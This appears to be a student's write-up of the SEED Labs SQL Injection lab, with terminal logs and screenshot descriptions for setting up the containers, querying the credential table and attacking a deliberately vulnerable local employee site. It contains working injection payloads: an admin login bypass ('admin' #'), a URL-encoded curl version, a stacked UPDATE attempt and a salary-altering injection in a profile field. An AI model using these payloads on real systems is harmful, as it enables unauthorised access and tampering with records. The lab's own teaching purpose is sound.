



Setting up Lab Environment:



A terminal window titled "Terminal" showing the following commands and output:

```
[11/16/24]seed@VM:~$ echo k213881
k213881
[11/16/24]seed@VM:~$ sudo nano /etc/hosts
[11/16/24]seed@VM:~$ sudo nano /etc/hosts
[11/16/24]seed@VM:~$
```

Adding host www.seed-server.com



A terminal window titled "Terminal" showing the contents of the `/etc/hosts` file using the `nano` editor. The file contains the following entries:

```
GNU nano 4.8 /etc/hosts
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com

# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrf-lab-defense.com
10.9.0.105 www.csrf-lab-attacker.com

# For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com

# for sql injection attack
10.9.0.5 www.seed-server.com
```

Building Container:


Using "dcbuild" to build to docker

```
Terminal Nov 16 02:22 seed@VM: ~/.../Labsetup
[11/16/24]seed@VM:~/.../Labsetup$ echo k213881
k213881
[11/16/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml image_mysql image_www
[11/16/24]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Running in 88797cb8799a
Removing intermediate container 88797cb8799a
--> a25eb22ac9d3
Step 3/5 : COPY Code $WWWDir
--> a81d226f6ce1
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> 10cc2a7f7af6
```

Using “dcup” command to for connection of seed server and mysql data access on webserver

```
seed@VM: ~/.../Labsetup
[11/16/24]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-11-16 08:27:40+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 | * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
mysql-10.9.0.6 | 2024-11-16 08:27:44+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2024-11-16 08:27:45+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-11-16 08:27:45+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2024-11-16T08:27:45.305722Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2024-11-16T08:27:45.358456Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
www-10.9.0.5 | *
```

Now using “dockps” command ,it will show our docker id we have to start by pointing docker the “docksh” xx where xx is first two strings of our docker number in my case the command will be “docksh e5”.


A terminal window titled 'seed@VM: ~/.../Labsetup' showing the execution of 'dockps' and 'docksh e5'. The 'dockps' command lists four containers: 'e5241f0f6044 mysql-10.9.0.6', '5949a553deb8 www-10.9.0.5', 'f911b2490b4e my-nginx', and 'e5241f0f6044 root@e5241f0f6044:/#'. The 'docksh e5' command has been executed, resulting in the root prompt 'root@e5241f0f6044:/#'.

```
[11/16/24]seed@VM:~/.../Labsetup$ echo k213881
k213881
[11/16/24]seed@VM:~/.../Labsetup$ dockps
e5241f0f6044  mysql-10.9.0.6
5949a553deb8  www-10.9.0.5
f911b2490b4e  my-nginx
[11/16/24]seed@VM:~/.../Labsetup$ docksh e5
root@e5241f0f6044:/#
```

Now we have login to mysql as shown in above image.

Task 01:

We are going inside the MySQL container by using command ” mysql -u root -pdees”

A terminal window titled 'seed@VM: ~/.../Labsetup' showing the execution of 'mysql -u root -pdees'. The output displays the MySQL welcome message, connection ID 9, and server version 8.0.22. The prompt 'mysql>' is shown at the bottom.

```
root@e5241f0f6044:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now we will see available databases by using command “show databases” .

```
seed@VM: ~/.../Labsetup

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)
```

We will use “sqllab_users” database as provided by seed and then we will see tables in the specified database by using command “show tables”:

```
seed@VM: ~/.../Labsetup

| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.01 sec)

mysql>
```

Now we will fetch all the data stored in the table by using command “select * from credential”


```
seed@VM: ~/.../Labsetup
1 row in set (0.01 sec)

mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa5474 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c14 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669 |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0a |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)


mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

We are going to access website: www.seed-server.com



Now by adding credentils which stored in database we access any employee(Here we ccess Alice):



The screenshot shows a Firefox Web Browser window with the URL `www.seed-server.com/unsafe_home.php?username=Alice&Password=seedalice`. The page title is "Alice Profile". The page features a green header with the "SEED LABS" logo, "Home", "Edit Profile", and a "Logout" button. The main content area displays a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002


At the bottom of the browser window, there is a message: "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button.

Task 2.1: SQL Injection Attack from webpage.

We can access as administrator in to exploitable website by just adding to username field i.e "admin' #", it will give access as administrator

Here,

"admin" is username, " ' " singlequote will close sql at username and "#" hash symbol will comment out rest of the statement:



Task 2.2: SQL Injection Attack from command line.

Now we have to do the same procedure manually from terminal in which we will modify command" curl

'`www.seedserver.com/unsafe_home.php?username=alice%27%20%23&Password=11`'"

- ➔ %23 is used for hashtag(#)
- ➔ %27 is used for Singlequote(')
- ➔ %20 is used for spacebar()

```

[11/16/24]seed@VM: ~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.

<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
  <a class="navbar-brand" href="unsafe_home.php" ></a>

  <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
</li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice
Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>
<br><br>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){


```

We have access access Alice manually in terminal as shown in above figure.


Task 2.3: Append a new SQL statement.

We will try to append two sql statements

“admin’; UPDATE credential set name='TahaJawaaid' where name='Alice'”



This command will not execute b/c by default mysql does not allow multiple statements to execute at the same time only 1 statement will execute at a time.



Any web application allow multiple query, it will work that using the function

➔ mysql->multiquery()

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

We can modify salary as shown figure below:

The image shows two screenshots of a web application. The first screenshot is the 'Employee Profile Login' page. It has a green header with the 'SEED Labs' logo. The main content area is light green and contains a login form with two input fields: 'USERNAME' with the value 'Alice' #' and 'PASSWORD' with the value 'Alice' #'. Below the fields is a green 'Login' button. At the bottom, it says 'Copyright © SEED LABS'. A Firefox notification bar is visible at the bottom of the browser window.

The second screenshot shows the 'Alice Profile' page after a successful login. The URL in the address bar is `www.seed-server.com/unsafe_home.php?username=Alice'+%23&Password=`. The page has a green header with 'SEED Labs', 'Home', 'Edit Profile', and a 'Logout' button. The main content area is light green and features a table titled 'Alice Profile'.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

SEED Project x SQLi Lab x +

www.seed-server.com/unsafe_edit_frontend.php 67%

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName: Tahajawaid',Salary='12123

Email: k213881@nu.edu.pk

Address: Address

Phone Number: PhoneNumber

Password: Password

Save

Copyright © SEED LABS

SEED Project x SQLi Lab x +

www.seed-server.com/unsafe_home.php 67%

SEED LABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	12123
Birth	9/20
SSN	10211002
NickName	Tahajawaid
Email	k213881@nu.edu.pk
Address	
Phone Number	

